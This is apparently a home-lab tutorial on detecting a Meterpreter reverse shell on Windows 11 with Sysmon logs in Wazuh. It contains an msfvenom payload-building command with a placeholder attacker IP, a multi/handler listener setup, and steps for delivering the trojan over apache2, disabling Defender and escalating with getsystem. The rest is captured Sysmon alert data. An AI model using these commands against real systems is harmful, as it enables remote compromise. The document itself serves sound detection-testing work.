I created the simple “msfvenom” virus for testing the Intrusion Detection with Sysmon logs.

Command: “sudo msfvenom -p windows/x64/meterpreter/reverse_tcp -a x64 -f exe lhost=AttackerIP” lport=4444 -o SysmonTest.exe”




After creating virus we have to setup handler with “msfconsole”

> use multi/handler
> set payload windows/x64/meterpreter/reverse_tcp
> set lhost “AttackerIP”
> set lport 4444
> exploit


After this we have to download and execute trojan in Windows11 or Endpoint.

I am using apache2 service for trojan delivery.


Download “SysmonTest.exe” file from apache2 server.




Here is “SysmonTes.exe” file.
Note: You have to turn off you windows defender antivirus in order to download this file.



Step 05: Now execute “SysmonTest.exe” file and see the reverse connection in msfconsole. Windows11 is compromised.




Now go to wazuh dashboard and select Windows11 agent.




Go to Events tab.

See in “Security Events” we have Sysmon – Event 1 – Process Creation.

Now type get system in order to escalate privilege.



Now type “Sysmon” in search bar of events.




Here is all Sysmon events available.

timestamp per 30 minutes

Time	rule.description	rule.level	rule.id
May 21, 2024 @ 22:38:25.375	Sysmon - Event 13: RegistryEvent (Value Set).	5	101113
May 21, 2024 @ 22:38:25.359	Sysmon - Event 1: Process creation.	5	101101
May 21, 2024 @ 22:38:25.328	Sysmon - Event 13: RegistryEvent (Value Set).	5	101113
May 21, 2024 @ 22:38:25.299	Sysmon - Event 13: RegistryEvent (Value Set).	5	101113
May 21, 2024 @ 22:38:16.412	Sysmon - Event 1: Process creation.	5	101101
May 21, 2024 @ 22:38:14.729	Sysmon - Event 1: Process creation.	5	101101
May 21, 2024 @ 22:38:11.303	Sysmon - Event 1: Process creation.	5	101101
May 21, 2024 @ 22:37:41.511	Sysmon - Event 1: Process creation.	5	101101
May 21, 2024 @ 22:36:48.477	Sysmon - Event 1: Process creation.	5	101101
May 21, 2024 @ 22:36:48.431	Sysmon - Event 1: Process creation.	5	101101
May 21, 2024 @ 22:36:48.398	Sysmon - Event 1: Process creation.	5	101101
May 21, 2024 @ 22:36:47.567	Sysmon - Event 3: Network connection.	5	101103
May 21, 2024 @ 22:36:47.418	Sysmon - Event 13: RegistryEvent (Value Set).	5	101113
May 21, 2024 @ 22:36:47.374	Sysmon - Event 12: RegistryEvent (Object create and delete).	5	101112

Now we have to analyze events.




May 21, 2024 @ 22:36:47.567 Sysmon - Event 3: Network connection. 5 101103


Expanded document View surrounding documents View single document

Table JSON


t _index	wazuh-alerts-4.x-2024.05.21
t agent.id	001
t agent.ip	192.168.100.32
t agent.name	Windows11
? data.win.eventdata.destinationIp	192.168.100.3
? data.win.eventdata.destinationIsIpv6	false
? data.win.eventdata.destinationPort	4444
t data.win.eventdata.image	C:\\Users\\windows11\\Downloads\\SysmonTest.exe
? data.win.eventdata.initiated	true
t data.win.eventdata.processGuid	{5b8df6e1-dba7-664c-c301-000000001c00}
t data.win.eventdata.processId	8416
? data.win.eventdata.protocol	tcp
t data.win.eventdata.ruleName	Usermode




data.win.eventdata.protocol	tcp
data.win.eventdata.ruleName	Usermode
data.win.eventdata.sourceHostname	DESKTOP-BRE11LV
data.win.eventdata.sourceIp	192.168.100.32
data.win.eventdata.sourceIsIpv6	false
data.win.eventdata.sourcePort	49842
data.win.eventdata.user	DESKTOP-BRE11LV\\windows11
data.win.eventdata.utcTime	2024-05-21 17:36:38.638
data.win.system.channel	Microsoft-Windows-Sysmon/Operational
data.win.system.computer	DESKTOP-BRE11LV
data.win.system.eventID	3
data.win.system.eventRecordID	6090
data.win.system.keywords	0x8000000000000000
data.win.system.level	4
data.win.system.message	"Network connection detected: RuleName: Usermode UtcTime: 2024-05-21 17:36:38.638



data.win.system.message	"Network connection detected: RuleName: Usermode UtcTime: 2024-05-21 17:36:38.638 ProcessGuid: {5b8df6e1-dba7-664c-c301-000000001c00} ProcessId: 8416 Image: C:\Users\windows11\Downloads\SysmonTest.exe User: DESKTOP-BRE11LV\windows11
data.win.system.opcode	0
data.win.system.processID	3324
data.win.system.providerGuid	{5770385f-c22a-43e0-bf4c-06f5698ffbd9}
data.win.system.providerName	Microsoft-Windows-Sysmon
data.win.system.severityValue	INFORMATION
data.win.system.systemTime	2024-05-21T17:36:40.3745805Z
data.win.system.task	3
data.win.system.threadID	4112
data.win.system.version	5
decoder.name	windows_eventchannel
id	1716313007.24420209
input.type	log



Here is system info.



SUMMARY

In summary, Integrating Sysmon logs with Wazuh significantly enhances the security monitoring capabilities of an organization. It provides a robust mechanism for capturing detailed system activity, which, when combined with Wazuh's analytical capabilities, allows for effective threat detection, compliance monitoring, and incident response. This integration is a powerful tool for maintaining a secure and resilient IT environment.